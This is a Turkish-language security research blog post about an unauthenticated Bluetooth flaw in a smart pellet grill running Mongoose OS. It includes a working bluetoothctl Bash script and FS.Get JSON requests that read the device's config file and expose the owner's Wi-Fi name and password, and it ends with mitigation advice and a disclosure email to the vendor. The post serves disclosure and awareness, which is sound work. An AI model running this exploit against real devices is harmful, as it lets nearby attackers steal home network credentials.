737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 ATT 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 ATT 16 Rcvd Handle Value Notification, Handle: 0x0030
794 2023-03-29 20:57:33.868977 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 ATT 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 ATT 105 Rcvd Read Response, Handle: 0x002e (Unknown)
798 2023-03-29 20:57:34.326329 ATT 14 Sent Write Request, Handle: 0x002b (Unknown)
Frame 737: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 66696c656e616d65223a22696e69742e6a73222c
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 66 69 6c 65 ·C····· ····file
0010 6e 61 6d 65 22 3a 22 69 6e 69 74 2e 6a 73 22 2c name":"i nit.js",
Sent the 3rd part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default



Izgaradan gelen yanıtta (READ RESPONSE) yer alan {“id”:999,”src”:”XXX-XXXXXXX”,”result”:{“data”: “Ly9CS1B2MDQyLjQ1ICAgICAgICA=”, “left”: 35298}} Base64 ile kodlanmış veriyi çözdüğümde ise //BKPv042.45 karakter dizisi ile karşılaştım.



Google arama motorunda mobil uygulamanın kaynak kodunda dikkatimi çeken bazı kelimeleri arattığımda ızgaranın Mongoose OS isimli bir işletim sistemine sahip olduğunu öğrendim.



Daha önce bu işletim sistemini görmediğim, duymadığım için web sitesinde yer alan kullanıcı kılavuzuna göz atmaya karar verdim. Yapılandırma sayfasını ziyaret ettiğimde conf ile başlayan json uzantılı dosyalar arasında yer alan conf9.json dosyası hemen dikkatimi çekti.

Kullanıcı ayarlarını içeren bu dosyada dikkate değer bilgiler olabileceğini düşündüğüm için init.js yerine conf9.json dosyasını bluetoothctl aracı ile Bluetooth bağlantısı üzerinden okumamı sağlayacak 88 karakter uzunluğundaki aşağıdaki isteği oluşturup Bash betiği üzerinden ızgaraya gönderdiğimde Invalid Offset ile hatası ile ile karşılaştım.

{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”: 0 , “len”:20}}


```
┌──(root💀Kali)-[~/Desktop]
└─# echo -n ' {"id":999,"method":"FS.Get","params":{"filename":"conf9.json","
offset": 0 , "len":20}} ' | hexdump -ve '/1 "0x%02x "'

0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65 0x74 0x
68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c 0x22 0x70
 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65 0x6e 0x61 0
x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73 0x6f 0x6e 0x2
2 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20 0x30 0x20 0x2c 0x20
0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20
```

*/root/Desktop/send.sh - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.


```
1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5f6d4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5f6d4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d
  0x65 0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22
  0x2c 0x22 0x70 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c
  0x65 0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a
  0x73 0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20
  0x30 0x20 0x2c 0x20 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20"
10 gatt.read
11 gatt.read
12 EOF
```



Biraz araştırma yaptıktan sonra “invalid offset” hatasının boyuttan kaynaklı tetiklendiğini öğrendim. Daha sonra 85 karakter uzunluğundaki init.js isteği ile yukarıdaki 88 karakter uzunluğundaki conf9.json isteğini boyut olarak eşitlemeye karar verdim. 3 tane boşluk karakterini (space) sildikten sonra istek aşağıdaki şekle bürünmüş ve 85 karakter uzunluğunda olmuş oldu.


{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:0,”len”:20}}


Bu isteği ızgaraya gönderdikten sonra conf9.json dosyasının ilk 20 karakterini başarıyla okuyabildiğimi gördüm.



Opsiyonel parametre olan Offset değerini yavaş yavaş arttırarak dosyayı okumaya devam ettiğimde ise aşağıdaki istek sonucunda ızgaranın kurulumu aşamasında uygulamaya girmiş olduğum kablosuz ağ adımı ve parolamı elde edebildiğimi gördüm!

{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:280,”len”:99}}





Sonuç itibariyle yaptığım güvenlik araştırması sonucunda ortaya çıkan bu kritik zafiyeti istismar ederek, art niyetli bir kişinin bu marka ve model bir ızgaraya 30 ila 300 metre mesafe uzaklıktan istek göndererek dahil olduğu kablosuz ağ adını ve parolasını kolaylıkla öğrenebileceğini ortaya koymuş oldum. İşin şaşırtıcı kısmı ise bu zafiyetin istismar edebilebilmesi için ızgaranın açık konumda (POWER ON) olmadan sadece fişe takılı olması yeterli oluyordu.

Bu zafiyetin kaç haneyi etkilediğini bilemesem de istatistiklere göre Amerika'da 2021 yılı başı itibariyle 100 milyon hanenin ızgara kullandığını, her üç haneden birinin de birden fazla ızgara kullandığını dikkate aldığımızda, bu tür akıllı ızgaraların (IoT) yaygınlaşması ile ciddi güvenlik risklerini beraberinde getireceğini söyleyebilirim.

Keşfettiğim bu ciddi zafiyet sonrasında akıllı ızgaram ile yollarımızı ayırmak yerine kendisini diğer IoTler ile birlikte Wi-Fi Misafir Ağına taşıyarak iştahımı kaçırmasını engelledikten sonra lezzetli yemeklerin keyfini çıkarmaya devam etmeye karar verdim. :)

Her ihtimale karşı üretici bu zafiyeti ortadan kaldırana dek mümkünse akıllı ızgaranızı kullanmadığınız zamanlarda fişe takılı bırakmamanızı tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Izgara üreticisine 1 Nisan tarihinde zafiyetle ilgili e-posta gönderdiğimi ancak bu zamana kadar yanıt alamadığımı da üzülerek paylaşmak isterim.

Responsible Vulnerability Disclosure for [redacted] Pellet Grill

Mert SARICA <mert.sarica@gmail.com>
to support

Sat, Apr 1, 11:29 AM (3 days ago)

Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (internet of things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities) due to their limited software and hardware capabilities.

Recently I purchased an [redacted] Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app (https://play.google.com/store/apps/details?id=[redacted]&hl=en_US&gl=US). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.